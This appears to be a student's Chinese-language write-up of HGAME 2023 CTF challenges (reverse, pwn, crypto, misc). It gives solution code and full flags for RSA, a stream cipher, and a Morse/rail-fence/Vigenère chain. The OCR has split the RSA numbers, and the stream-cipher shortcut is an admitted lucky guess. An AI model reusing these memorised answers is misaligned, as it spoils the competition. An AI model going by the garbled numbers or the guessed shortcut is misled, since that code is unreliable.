


在最上面/这个文件夹的最底下找到flag文件打开便是

Reverse

1.test your IDA


直接拖进IDA就有了



PWN

1.test_nc


随便找个linux连接上去输个cat flag就出来了，不知道附件干什么用的说



crypto

2.RSA


提示要RSA那把能算的都解出来，在factordb.com上找到了数据



写入代码里

```
from Crypto.Util.number import *
c=110674792674017748243232351185896019660434718342001686906527789876264976328686
134101972125493938434992787002915562500475480693297360867681000092725583284616 35
354342238848920811454500713860654367804079865183602743338328217708103415158993 50
242920172072090568292501522191835184003648711095598256792735022749555 82
n=135127138348299757374196447062640858416920350098320099993115949719051354213545
596643216739555453946196078110834726375475981791223069451364024181952818056802 08
956706492651029412459417447812321651660036833476384920694294282471153133423910 68
074540863892111391530236622661259374816695207718793550899976711250207 89
e = 65537
p =
112391349878049935867635590281872450576525502195152017686447707338690881853207 40
938450178816138394844329723311433549899499795775655921261664087997097294813
q =
120229126614209415925697517318026393750884274634301622521130826196178370109130 02
515450223656942836378041122163833359097910935638423464006252814266959128953
d = inverse(e, (p - 1) *(q - 1))
m = pow(c, d, n)
print(long_to_bytes(m))
```

即可得出



3.Be stream

观察生成代码。为流加密

写出初版代码，发现跑到hgam，e不出来

优化后代码

```
key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my friend", 'big')]
enc = b'\x1a\x15\x05\t\x17\t\xf5\xa2-\x06\xec\xed\x01-
\xc7\xcc2\x1eXA\x1c\x157[\x06\x13/!-\x0b\xd4\x91-\x06\x8b\xd4-\x1e+*\x15-
pm\x1f\x17\x1bY'

def stream(i):
    a, b = key[0], key[1]
    for j in range(2, i+1):
        a, b = b, (a * 7 + b * 4)
    return b

def decrypt(enc):
    flag = b''
    for i in range(len(enc)):
        water = stream((i//2)**6) % 256
        flag += bytes([water ^ enc[i]])
        print(flag)
    return flag

print(decrypt(enc))
```

快了不少，但还是很慢

```
b'~qame{1f_this'
b'~qame{1f_this_'
b'~qame{1f_this_c'
b'~qame{1f_this_ch'
b'~qame{1f_this_ch@'
b'~qame{1f_this_ch@l'
b'~qame{1f_this_ch@l|'
b'~qame{1f_this_ch@l|e'
```


早上算了一早上发现算到下午到后面两个多小时才能跑一个字符

感觉非常不对劲,然后晚饭吃完回来看看生成过程


发现主要是stream一层套一层的太繁琐

然后算了一下water的规律

发现是有规律的



如果(i // 2) ** 6为偶数，那b=114，省了一部分计算。然后偶然试着复制多了一个%256到括号里发现生成的和原来差不多



启动优化后的代码即可解出来

```
key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my friend", 'big')]
enc = b'\x1a\x15\x05\t\x17\t\xf5\xa2-\x06\xec\xed\x01-
\xc7\xcc2\x1eXA\x1c\x157[\x06\x13/!-\x0b\xd4\x91-\x06\x8b\xd4-\x1e+*\x15-
pm\x1f\x17\x1bY'


def stream(i):
    a, b = key[0], key[1]
    if i % 2 == 0:
        b = 114
    else:
        for j in range(2, i + 1):
            a, b = b, (a * 7 + b * 4)
    return b
```

```python
def water(i):
    return stream(truei(i) % 256) % 256


def truei(i):
    return (i // 2) ** 6


def decrypt(enc):
    flag = b''
    for i in range(len(enc)):
        t = water(i)
        flag += bytes([t ^ enc[i]])
        print(flag)
    return flag


print(decrypt(enc))
```

```
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_t'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_ti'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_tim'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_time'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_time?'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_time?}'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_time?}'
```

4.神秘的电话

做题感想：好谜语人啊

5Yeg5Liq5pif5pyf5YmN77yM5oiR5Lus5pS25Yiw5LiA5Liq56We56eY55qE5raI5oGv44CC5L2G5piv6L+Z5Liq5raI5oGv6KKr6YeN6YeN5Yqg5a+G77yM5oiR5Lus5LiN55+l6YGT5a6D55qE55yf5q2j5ZCr5LmJ5piv5LuA5LmI44CC5ZSv5LiA55+l6YGT55qE5L+h5oGv5piv5YWz5LqO5a+G6ZKl55qE77ya4oCc5Y+q5pyJ5YCS552A57+76L+H5Y2B5YWr5bGC55qE56+x56yG5omN6IO95oq16L6+5YyX5qyn56We6K+d55qE57uI54K54oCd44CC


给出的文件，一看拿去base64

解码得：

（几个星期前，我们收到一个神秘的消息。但是这个消息被重重加密，我们不知道它的真正含义是什么。唯一知道的信息是关于密钥的：“只有倒着翻过十八层的篱笆才能抵达北欧神话的终点”。）

1.消息：morse.wav

根据在audacity一个一个数01解出来morse密码



0223e_priibly__honwa_jmgh_fgkcqaoqtmfr

之前在网站上识别音频不知为何那个网站字典里没有下划线，寄了几天QAQ

2.倒着翻过

反转密码字符串

得到：

rfmtqoaqckgf_hgmj_awnoh__ylbiirp_e3220

经过18个栅栏数的解密得到

rmocfhm_wo_ybipe2023_ril_hnajg_katfqqg

3.北欧神话的终点

猜测关键词

要么是诸神黄昏要么是vidar

然后运用到关键词（密钥）的脑子中是维吉尼亚密码

丢进去解密得到

welcome_to_hgame2023_and_enjoy_hacking

用hgame{}包裹

MISC

1.Sign In

欢迎参加HGAME2023,Base64解码这段Flag，然后和兔兔一起开始你的HGAME之旅吧，祝你玩的愉快！ aGdhbWV7V2VsY29tZV9Ub19IR0FNRTIwMjMhfQ==


让我用base64我就用base64，听话之后得到

hgame{Welcome_To_HGAME2023!}

2.Where am I


用wireshark打开pcaping

看见有条http的upload里有rar




导出这段，获得压缩包


打开发现头损坏



